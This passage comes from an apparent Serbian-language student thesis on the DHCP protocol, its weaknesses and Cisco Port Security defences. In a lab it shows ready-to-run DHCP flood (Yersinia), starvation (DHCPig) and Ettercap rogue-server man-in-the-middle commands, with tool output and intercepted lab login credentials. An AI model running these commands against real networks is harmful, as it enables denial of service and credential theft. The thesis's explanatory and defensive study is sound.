
Slika 3.2.1- Primer DHCP konverzacije

Na slici 3.2.1 je prikazan primer DHCP konverzacije.

DHCP konverzacija je mnogo složenija i fleksibilnija u odnosu na BOOTP koji pruža jednostavnu komunikaciju. Za razliku od BOOTP protokola, DHCP pruža klijentu mogućnost komunikacije sa više DHCP servera. DHCP konverzacija se odvija u četiri koraka.

DHCPDISCOVER poruku šalje klijent kao oglašavajuću poruku u svoju mrežu. Ona služi da bi se pronašli DHCP serveri u datoj i drugim mrežama koji mogu da ispune zahteve klijenta. MAC adresa destinacije poruke setuje se na FF:FF:FF:FF:FF:FF kao oglašavajuća(eng. Broadcast). IP adresa izvora je setovana na 0.0.0.0 a IP adresa destinacije je setovana na 255.255.255.255 kao oglašavajuća. Razlog tome je što klijent još uvek nema IP adresu i bilo koji DHCP server će se oglasiti po prijemu ove poruke. DHCP i BOOTP koriste iste UDP portove 67 i 68. U ovom slučaju je izvorni port 68(klijent) a port destinacije je 67(server). Ostatak strukture paketa je isti kao u BOOTPREQUEST poruci. Polja ciaddr, siaddr, giaddr su

setovana na 0.0.0.0, jer klijent još uvek nije dobio konfiguracione podatke. Nakon sastavljanja ove poruke, klijent je oglašava u lokalnu mrežu. Polje options počinje sa magičnim kolačićem(eng. Magic Cookie) i označava tip DHCP poruke kao 1.




Slika 3.2.2- Primer DHCPDISCOVER poruke

Na slici 3.2.2 je prikazan primer DHCPDISCOVER poruke.

DHCPOFFER poruka je oglašavajuća poruka koju šalje DHCP server. Ovom porukom se nudi zakup IP adrese. MAC adresa destinacije je setovana na FF:FF:FF:FF:FF:FF a izvorna MAC adresa je setovana na MAC adresu DHCP servera. U ovoj poruci se UDP portovi zamenjuju tako da je izvorni port 67 a destinacioni 68. Polje op je setovano na 2 (BOOTPREPLY). Polje yiaddr je setovano na IP adresu koja je namenjena klijentu. Polje chaddr je setovano na MAC adresu klijenta. Polje options je setovano na 2 pošto se radi o DHCPOFFER tipu poruke. DHCP tip poruke(eng. DHCP message type) je označen kodom 53 koji je definisan u RFC2132. Polje options dolazi još sa sledećim konfiguracionim podacima:

- **Opcija mrežne maske(eng. Subnet mask option)(1)** opisuje mrežnu masku koju bi klijent trebao da koristi.
- **Opcija vremena obnove(eng. Renewal time)(58)**, poznata još kao T1, označava vreme koje bi trebalo da prođe pre nego što klijent pokuša obnovu zakupa i setovano je na 50% vremena zakupa(eng. Lease).
- **Rebinding time opcija(59)** predstavlja drugo vreme poznato kao T2 koje označava koliko bi klijent trebao da čeka pre nego što pokuša da obnovi svoj zahtev oglašavanjem.
- **Opcija vremena zakupa IP adrese(eng. IP address lease time)(51)** označava ukupno vreme koliko klijent može da koristi datu IP adresu.
- **Server identifier option(54)** sadrži IP adresu DHCP servera koji šalje odgovor u kome je ponuđen zakup.
- **DHCP End option(255)** označava kraj option polja.




Slika 3.2.3- Primer DHCP OFFER poruke

Na slici 3.2.3 je prikazan primer DHCP OFFER poruke.

Kompletnu DHCP OFFER poruku server oglašava u lokalnoj mreži. Pošto je ova poruka oglašavajućeg tipa, postoji mogućnost da više DHCP servera odgovori.

DHCPREQUEST poruka je povratna poruka- odgovor klijenta. Po pravilu klijent odgovara na prvu primljenu ponudu DHCP servera. Ova poruka je oglašavajućeg tipa iz dva razloga: Prvi je da se omogući klijentu da odgovori na ponudu izabranog DHCP servera a drugi razlog je da obavesti druge DHCP servere da je izabrao odgovarajući server. Kao i u ostalim porukama MAC adresa destinacije je setovana na FF:FF:FF:FF:FF:FF a izvorna MAC adresa je setovana na MAC adresu klijenta. Izvorna IP adresa je setovana na 0.0.0.0 a IP adresa destinacije na 255.255.255.255. Polja ciaddr, siaddr i giaddr su setovana na 0.0.0.0, pošto klijent još uvek nije primio IP konfiguracione podatke. U options polju je definisan tip DHCP poruke kao 3. Polje options sadrži sledeće konfiguracione podatke:

- **Client identifier option(61)** Ova opcija označava MAC adresu DHCP klijenta.
- **Requested address option(50)** označava IP adresu koju klijent zahteva.
- **Server identifier option(54)** sadrži IP adresu DHCP servera od kog klijent zahteva zakup.
- **IP address lease time option(51)** označava ukupno vreme koliko klijent može da koristi datu IP adresu.
- **DHCP end option** označava kraj options polja. Kompletiran zahtev klijent oglašava u lokalnu mrežu, čime obaveštava izabrani server ali i ostale DHCP servere o svojoj odluci.



Slika 3.2.4- Primer DHCPREQUEST poruke

Na slici 3.2.4 je prikazan primer DHCPREQUEST poruke.

DHCPACK poruka služi da DHCP server pri prijemu zahteva da adekvatan odgovor. Ovom porukom se DHCP klijentu šalje potvrda o rezervaciji IP adrese ali se uz nju šalju i dodatne konfiguracije. Ova poruka je oglašavajućeg tipa. Izvorna MAC adresa je MAC adresa DHCP servera a MAC adresa destinacije je stavljena na FF:FF:FF:FF:FF:FF. Polje op je setovano na 2(BOOTPREPLY). Polje yiaddr sadrži dodeljenu IP adresu klijenta a chaddr sadrži MAC adresu klijenta. U polju options tip DHCP poruke(3) je setovan na 5(ACK). Polje option sadrži sledeće konfiguracione informacije: Renewal time option(58), Rebinding time option(59), IP address lease time option(51), Server identifier option(54), Routers option(3), Domain name option(15), Domain name server option(6), End option(255).

Kompletiranu poruku server oglašava u lokalnu mrežu i prilikom prijema te poruke klijent podešava svoj TCP/IP stek i tada može da pristupi mreži.



Slika 3.2.5- Primer DHCPACK poruke


Na slici 3.2.5 je prikazan primer DHCPACK poruke.

3.3 DHCP Relej agent

Nemogućnost oglašavajućih poruka(eng. Broadcast) da izađu van lokalne mreže navela je organizaciju IETF da razvije rešenje koje se vodi pod standardom RFC1542. To je softver koji radi na nekom računaru ili ruteru(eng. Router) i njegova uloga je da prosleđuje DHCP i BOOTP pakete ka DHCP serveru u ime DHCP klijenta. On to radi po principu pretvaranja oglašavajućih poruka u usmerene(eng. Unicast) poruke koje prosleđuje DHCP serveru. Nakon toga DHCP server odgovara relej agentu(eng. Relay agent) koji poruku prosleđuje DHCP klijentu.

Relej agent reaguje različito u zavisnosti od tipa DHCP poruke. Ako stigne BOOTREQUEST zahtev relej agent vrši određeni broj provera pre nego što obradi paket. Prvo proverava polje broj skokova(eng. Hops). To polje sprečava da paket putuje beskonačno dugo kroz mrežu i ne sme da pređe 16. Sledeća faza je provera giaddr polja. Ako je polje prazno relej agent upisuje IP adresu interfejsa(eng. Interface) na koji je stigao DHCP klijent zahtev a ako polje nije prazno tada ne sme da menja vrednost polja. Nakon provera relej agent prosleđuje paket DHCP serveru.

DHCP server tokom obrade zahteva vrši proveru sledećih polja. Ako ciaddr polje nije prazno DHCP server šalje usmerenu(eng. Unicast) poruku, u suprotnom- ako je prazno- server proverava giaddr polje da bi utvrdio koji opseg IP adresa treba da izdaje. Nakon toga formira BOOTPREPLY poruku i šalje je na IP adresu mrežnog prolaza. Relej agent po prijemu te poruke vrši sledeće provere polja: giaddr, yiaddr, chaddr, htype, hlen i flag. Posle provere polja relej agent prosleđuje poruku kroz interfejs naveden u giaddr polju.



Slika 3.3.1- Primer DHCP relej agenta u lokalnoj mreži

Na slici 3.3.1 je prikazan primer DHCP relej agenta u lokalnoj mreži.

3.4 Prednosti i nedostaci DHCP protokola

Prednosti DHCP protokola najradije bih opisao rečenicom „Making life easier“ (eng. Čini život lakšim)¹, međutim ovako je prejednostavno rečeno.

DHCP omogućava kontrolu nad konfiguracijom mreže od strane administratora, omogućava automatsko podešavanje klijenata bez potrebe da se fizički ide do svakog. Postoji mogućnost rada više DHCP servera u isto vreme kao i mogućnost opsluživanja više različitih mreža pomoću relej agenata.

Pored svih prednosti DHCP-a, treba spomenuti i nedostatke. Mogućnost prekida rada usled gubitka veze između DHCP klijenta i DHCP servera. To se može izdvojiti kao posebno problematično. Ako se radi sa kompleksim mrežama, najčešće jedan DHCP server nije dovoljan. Potrebno je dodavanje novih servera kao i njihovo podešavanje, što izaziva velike finansijske izdatke i iziskuje veliki napor mrežnih administratora. Posebno bih izdvojio bezbednost ovog protokola kao nedostatak o čemu će biti više reči u daljem izlaganju.

¹ Neall Alcott, DHCP for Windows 2000, str.39

4 Bezbednosni problemi DHCP-a

Bezbednost ovog protokola nije bila u prvom planu prilikom njegovog dizajniranja. Težište je stavljeno na jednostavnost njegovog korišćenja. U periodu pre „Internet of Things“, zbog malog broja povezanih uređaja, nedostaci nisu ni bili odmah uočljivi. Povećanje broja uređaja povezanih na TCP/IP mreže dovelo je do jasnije slike nedostatka DHCP protokola. Glavni razlog svih bezbednosnih problema je nedostatak autentifikacije. Ovim je omogućeno da maliciozni DHCP klijent dobije pristup mreži i da je nedozvoljeno koristi.

4.1 Rogue DHCP klijent

Napadi na DHCP protokol se najčešće vrše na dva načina, sa klijentske strane(eng. Rogue DHCP Client) i serverske strane(eng. Rogue DHCP Server).

Napadač i bez postavljanja svog DHCP servera na mreži, može da izvrši određen broj napada. Jedan od osnovnih je onemogućavanje DHCP protokola(eng. Denial of Service). Tu napadač šalje veliki broj DHCPDISCOVER poruka sa lažnim izvorišnim MAC adresama. Napadač na svaku poslatu DHCP poruku od servera odgovara i zakupljuje sve dostupne IP adrese. U ovom radu predstavljam dve varijante ovog napada.

Jedan od elegantnijih vidova napada predstavlja preuzimanje IP adrese od legitimnih korisnika. Prva faza je da napadač cilja određeni mrežni uređaj za metu napada. Sledeće je da privremeno onespособljava datu mrežu i potražuje obnovu zakupa(eng. Lease), predstavljajući se kao taj ciljani legitimni korisnik. Ovim napadom je sprečeno da legitimni korisnik dobije svoju već dodeljenu IP adresu.

Još jedan tip napada bi bila aktivna izmena DHCP paketa koji putuju u mreži. Ovo je moguće zato što DHCP koristi UDP protokol na transportnom sloju i ne pruža nikakvu vrstu provere integriteta. Ovaj napad sprečava legitimne korisnike da dobiju ili obnove IP adrese.

Navodim dva primera napada iscrpljivanjem IP adresa. Jedan od najprostijih napada, koji se pokazao mogućim zbog nedostatka DHCP protokola, je napad iscrpljivanja IP adresa. Postoje dve varijante ovog napada:

DHCPDISCOVER flood U ovom napadu korišćenjem alata Yersinia u okruženju Kali Linux, napadač šalje veliki broj DHCPDISCOVER poruka ka DHCP serveru. Pošto isti ne može da obradi toliko broj zahteva u razumnom vremenu, on postaje nedostupan za legitimne korisnike. U ovom napadu se ne zauzimaju IP adrese već je DHCP server onemogućen izvestan period, dok napad traje, da normalno funkcioniše. Nakon prekida napada, DHCP serveru je potrebno kratko vreme, par minuta, da obriše te zahteve iz svoje baze i nastavi sa normalnim radom. Na slici 4.1.1 prikazano je pokretanje i izvršavanje napada.

```

root@kali:~# yersinia dhcp -attack 1
Warning: interface eth0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>

```

Slika 4.1.1- Primer DHCPDISCOVER flood napada

Na drugoj slici je predstavljeno stanje DHCP servera tokom i neko vreme posle napada. To je stanje u kome je server prebukiran zahtevima i njegova nemogućnost da izvrši bilo koju drugu naredbu.

```

R1#show ip dhcp pool VLAN1
% The DHCP database could not be locked. Please retry the command later.
R1#

```

Slika 4.1.2- Primer reakcije DHCP servera na napad

DHCP starvation attack predstavlja složeniju i agresivniju varijantu u odnosu na prethodnu varijantu napada. U ovom slučaju napadač ne šalje samo veliki broj zahteva, već aktivno na njih i odgovara. Ovaj napad se odvija u tri koraka. U prvom koraku šalje DHCPDISCOVER poruke u dužim intervalima, da bi ih DHCP server obradio a pri tom napadač čuva podatke o poslatim porukama. Kada stignu DHCP OFFER poruke, napadač odgovara DHCPREQUEST porukama i potvrđuje zakup IP adresa. Pošto DHCP server ima ograničen broj IP adresa ovim napadom se onemogućuje novim legitimnim klijentima da se povežu na računarsku mrežu. Sledeće slike prikazuju primer ovog napada pomoću alata DHCPig.

```

root@kali:~# python ./pig.py eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[ ? ? ] waiting for first DHCP Server response
[<----] DHCP_Offer c2:01:0b:de:00:00 0.0.0.0 IP: 192.168.1.100 for MAC=[de:ad:0e:7c:60:f3]
[---->] DHCP_Request 192.168.1.100
[DBG ] ARP_Request 192.168.1.102 from 192.168.1.1
[DBG ] ARP_Request 192.168.1.102 from 192.168.1.1
[DBG ] ARP_Request 192.168.1.102 from 192.168.1.1
[DBG ] ARP_Request 192.168.1.102 from 192.168.1.1
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
... skipped ...
[ -- ] timeout waiting on dhcp packet count 3
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[ ? ? ] waiting for DHCP pool exhaustion...
[---->] DHCP_Discover
[---->] DHCP_Discover
[---->] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 4
[ ? ? ] waiting for DHCP pool exhaustion...
[ -- ] [DONE] DHCP pool exhausted!

root@kali:~#

```

Slika 4.1.3- Primer DHCP starvation napada

```

R1#show ip dhcp pool VLAN1

Pool VLAN1 :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)         : 0 / 0
Total addresses                   : 254
Leased addresses                  : 100
Pending event                    : none
1 subnet is currently in the pool :
Current index      IP address range      Leased addresses
0.0.0.0           192.168.1.1 - 192.168.1.254    100
R1#

```

Slika 4.1.4- Primer popunjenje baze zakupa

```

gns3@box:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:01:93:B7:01:00
          inet6 addr: fe80::201:93ff:feb7:100/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 frame:0
          collision:0 txqueuelen:1000
          RXbytes:0 (0/0 KiB)  TX bytes:2528 (2.4 KiB)

gns3@box:~$

```

Slika 4.1.5- Primer neuspješnog zahteva za IP adresom

4.2 Rogue DHCP server

Samo postojanje malicioznog DHCP servera predstavlja veliki problem. Pošto DHCP klijenti zavise od konfiguracionih podataka legitimnih DHCP servera, njihova funkcionalnost i bezbednost su ugroženi pojavom malicioznog DHCP servera. Pri tom nemaju načina da utvrde da su napadnuti, pošto im je DHCP server jedina opcija za uvid u stanje i izgled mreže.

Najjednostavniji tip napada je DOS(eng. Denial of Service) napad koji podrazumeva da maliciozni DHCP server bude najbrži prilikom odgovaranja na DHCPDISCOVER poruke. Maliciozni DHCP server odgovara sa DHCPOFFER porukama ali nikada ne odgovara sa DHCPACK porukama.

Kompleksniji oblik ovog napada je da maliciozni DHCP server odgovori na zahtev klijenta i dodeli mu pogrešne konfiguracione podatke, npr. dodelu potpuno različitog mrežnog opsega.

Za napadača je ovo dosta nekoristan a očigledan napad. Da bi napadač izbegao detekciju na mreži, kombinovaće dva tipa napada. Kao prvo postaviće sebe kao podrazumevani mrežni prolaz čime preusmerava sav mrežni saobraćaj na sebe. On vrši analizu tog saobraćaja i prosleđuje to ka legitimnom mrežnom prolazu, čime omogućava nesmetan rad mreže. U drugom tipu napada napadač prosleđuje IP adrese svojih malicioznih DNS(eng. Domain Name Server) servera. Npr. kada bi legitimni klijent pokušao da pristupi stranici Google, to bi bilo prosleđeno na adresu 6.6.6.6 čime bi napadač došao do ličnih podataka istog. U ovom radu biće predstavljen

primer ovakvog napada. Ova dva tipa napada predstavljaju DHCP napad tipa „čovjek u sredini“. Za primer ovog napada je korišten Ettercap alat u kombinaciji sa Wireshark alatom.

```
root@kali:~# ettercap -Tzq -M dhcp:/255.255.255.0/192.168.1.1

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
eth0 -> 00:01:93:E9:0E:00
      192.168.1.100/255.255.255.0
      fe80::201:93ff:fee9:e00/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 192.168.1.1
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

Slika 4.2.1- Primer pokretanja Ettercap alata

Na slici 4.2.1 je predstavljeno pokretanje Ettercap alata u sledećoj formi:

- T, označava da koristimo tekstualni režim umesto GUI(eng. Graphical User Interface)
- z, preskakanje inicijalnog skeniranja klijenata na mreži
- q, služi za isključivanje ispisa detalja paketa
- M, znači da je Man In The Middle selektovani tip napada i kao parametar uzima dhcp.

Pustimo Ettercap i Wireshark da rade i restartujemo klijenta. Sledeća slika prikazuje odgovor lažnog DHCP servera.

```
DHCP: [00:01:93:B7:01:00] DISCOVER
DHCP: [00:01:93:B7:01:00] REQUEST 192.168.1.101
DHCP spoofing: fake ACK [00:01:93:B7:01:00] assigned to 192.168.1.101
```

Slika 4.2.2- Primer odgovora lažnog DHCP servera

Sa slike se vidi da je Ettercap sačekao da legitimni DHCP server ponudi klijentu IP adresu i u zadnjem koraku se ubacuje sa lažnom DHCPACK porukom koja sadrži izmenjenu adresu mrežnog prolaza. Sledeća slika prikazuje presretanje DHCP poruke.

8168	13183.322915000	0.0.0.0	255.255.255.255	DHCP	342 DHCP Discover - Transaction ID 0x5ddf490e
8169	13183.328438000	192.168.1.1	192.168.1.101	DHCP	342 DHCP Offer - Transaction ID 0x5ddf490e
8170	13183.328943000	0.0.0.0	255.255.255.255	DHCP	342 DHCP Request - Transaction ID 0x5ddf490e
8171	13183.331496000	192.168.1.1	255.255.255.255	DHCP	582 DHCP ACK - Transaction ID 0x5ddf490e
8172	13183.338530000	192.168.1.1	192.168.1.101	DHCP	342 DHCP ACK - Transaction ID 0x5ddf490e

Option: (3) Router
 Length: 4
 Router: 192.168.1.100 (192.168.1.100)
 Option: (6) Domain Name Server

Slika 4.2.3- Primer presretanja DHCP poruke

Na slici 4.2.3 se jasno vidi da je lažna DHCPACK poruka stigla pre legitimne. Sledeća slika prikazuje tabelu rutiranja klijenta gde se vidi da je IP adresa napadača postavljena kao podrazumevani mrežni prolaz.

```
gns3@box:~$ route -n
```

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.1.100	0.0.0.0	UG	0	0	0	eth0
127.0.0.1	0.0.0.0	255.255.255.255	UH	0	0	0	lo
192.168.1.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0

```
gns3@box:~$
```

Slika 4.2.4- Primer tabele rutiranja sa adresom napadača kao mrežnim prolazom

```
HTTP : 192.168.3.100:80 -> USER: user PASS: bitnami INFO: http://192.168.3.100/wp-login.php?
CONTENT: log=user&pwd=bitnami&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.3.100%2Fwp-admin/
```

Slika 4.2.5- Primer konektovanja na interfejs za podešavanje servera

6496	4130.6237069...	192.168.1.101	192.168.3.100	TCP	74 53984 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1
6497	4130.6266141...	192.168.1.101	192.168.3.100	TCP	74 [TCP Out-Of-Order] 53984 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS
6498	4130.6405325...	192.168.1.101	192.168.3.100	TCP	66 53984 → 80 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294901576
6499	4130.6408903...	192.168.1.101	192.168.3.100	HTTP	686 POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
6500	4130.6425786...	192.168.1.101	192.168.3.100	TCP	66 53984 → 80 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294901576
6501	4130.6429612...	192.168.1.101	192.168.3.100	TCP	686 [TCP Retransmission] 53984 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29
6502	4130.7309930...	192.168.1.101	192.168.3.100	TCP	66 53984 → 80 [ACK] Seq=621 Ack=1105 Win=32096 Len=0 TSval=42949
6503	4130.7320337...	192.168.1.101	192.168.3.100	HTTP	869 GET /wp-admin/ HTTP/1.1
6504	4130.7386141...	192.168.1.101	192.168.3.100	TCP	66 53984 → 80 [ACK] Seq=621 Ack=1105 Win=32096 Len=0 TSval=42949
6505	4130.7388503...	192.168.1.101	192.168.3.100	TCP	869 [TCP Retransmission] 53984 → 80 [PSH, ACK] Seq=621 Ack=1105 W
6506	4130.8225323...	192.168.1.101	192.168.3.100	TCP	66 53984 → 80 [ACK] Seq=1424 Ack=3993 Win=37888 Len=0 TSval=4294
6507	4130.8305704...	192.168.1.101	192.168.3.100	TCP	66 [TCP Dup ACK 6506#1] 53984 → 80 [ACK] Seq=1424 Ack=3993 Win=3

Hypertext Transfer Protocol
 HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "log" = "user"
 Form item: "pwd" = "bitnami"
 Form item: "wp-submit" = "Log In"
 Form item: "redirect_to" = "http://192.168.3.100/wp-admin/"
 Form item: "testcookie" = "1"

Slika 4.2.6- Primer presretanja login podataka klijenta

Predhodne dve slike pokazuju pokušaj klijenta da se konektuje na interfejs za podešavanje servera, prilikom čega uspešno presrećemo login podatke.

5 Metode zaštite

Potreba za normalnim funkcionisanjem DHCP protokola dobija vremenom adekvatan odgovor u zaštiti sistema odgovarajućim metodama. Optimalna zaštita koja sprečava do sada sve navedene napade sadrži u kombinaciji dva mehanizma: Port Security i DHCP Snooping. Kompanija Cisco je prva izašla sa ovom tehnologijom zaštite na svojoj mrežnoj opremi a kasnije su i drugi proizvođači implementirali svoje verzije.

5.1 Port Security

Ovaj mehanizam radi na sloju veze i služi da zaštiti računarsku mrežu od nepoznatih uređaja i njihovog pokušaja povezivanja. On radi po principu postavljanja ograničenja na broj MAC adresa koje mogu da pristupe datom portu.

Postoje tri metode memorisanja MAC adresa:

- **Dinamična** koja memoriše MAC adrese automatski iz okvira(eng. Frame) i čuva ih podrazumevanih pet minuta. Ova metoda je vremenski ograničena i ako u roku od tih pet minuta stigne okvir sa istom MAC adresom, vreme se restartuje i obnavlja vreme od pet minuta. Ako ne stigne nikakav okvir u tom roku onda se ta MAC adresa briše iz baze MAC adresa.
- **Statična metoda**, kojom se ručno unose MAC adrese koje će koristiti dati port.
- **Lepljiva(eng. Sticky)** metoda je slična dinamičnoj metodi sa tim što se MAC adresa zapisuje u radnu memoriju(eng. RAM) i ostaje tu do sledećeg restartovanja uređaja- nije vremenski(pet minuta) ograničena.

Kada dođe do prekršaja, port može da odreaguje na četiri načina. **Protect**, kada se desi prekršaj ne preduzima nikakve mere. **Restrict**, isti kao i prethodni sa tim da šalje poruku upozorenja preko SNMP protokola. **Shutdown the port(Ugasiti port)**, ako se desi prekršaj, port ide u stanje err_disabled i šalje upozorenje preko SNMP protokola. **Shutdown the VLAN(Ugasiti VLAN)**, ista procedura kao kod prethodnog sa tim da se umesto gašenja porta, gasi čitav VLAN.

Sledeći primer prikazuje konfigurisanje Port Security-a na Cisco Catalyst 3560 Switch.

```
3560X-01#conf t
Enter configuration commands, one per line. End with CNTL/Z.
3560X-01(config)#interface gigabitethernet 0/10
3560X-01(config-if)#switchport mode access
3560X-01(config-if)#switchport port-security maximum 5
3560X-01(config-if)#switchport port-security mac-address sticky
3560X-01(config-if)#switchport port-security violation restrict
3560X-01(config-if)#switchport port-security
3560X-01(config-if)#
```

Slika 5.1.1- Primer konfigurisanja Port Security-a na Cisco Catalyst 3560 Switch

Na slici 5.1.1 je prikazan primer konfigurisanja Port Security-a na Cisco Catalyst 3560 Switch.

```
3560X-01#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
              (Count)      (Count)      (Count)
-----
      Gi0/10              5              1              0      Restrict
-----
Total Addresses in System (excluding one mac per port)  : 0
Max Addresses limit in System (excluding one mac per port) : 6144
```

Slika 5.1.2- Primer Port Security baze zapisa

Na slici 5.1.2 je prikazan primer Port Security baze zapisa.

Na ovoj slici se vide sledeći parametri: **Secure Port**, označava na kom mrežnom interfejsu je aktivan Port Security. **MaxSecureAddr**, označava maksimalan broj MAC adresa koje mogu da pristupe datom portu. **CurrentAddr**, pokazuje koliko je trenutno MAC adresa memorisano. **SecurityViolation**, pokazuje broj prekršaja. **SecurityAction**, prikazuje setovan režim reagovanja na prekršaje.

```
3560X-01#
*Jan  3 05:39:39.460: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address 8466.89e5.db09 on port GigabitEthernet0/10.
LNS-3560X-01#
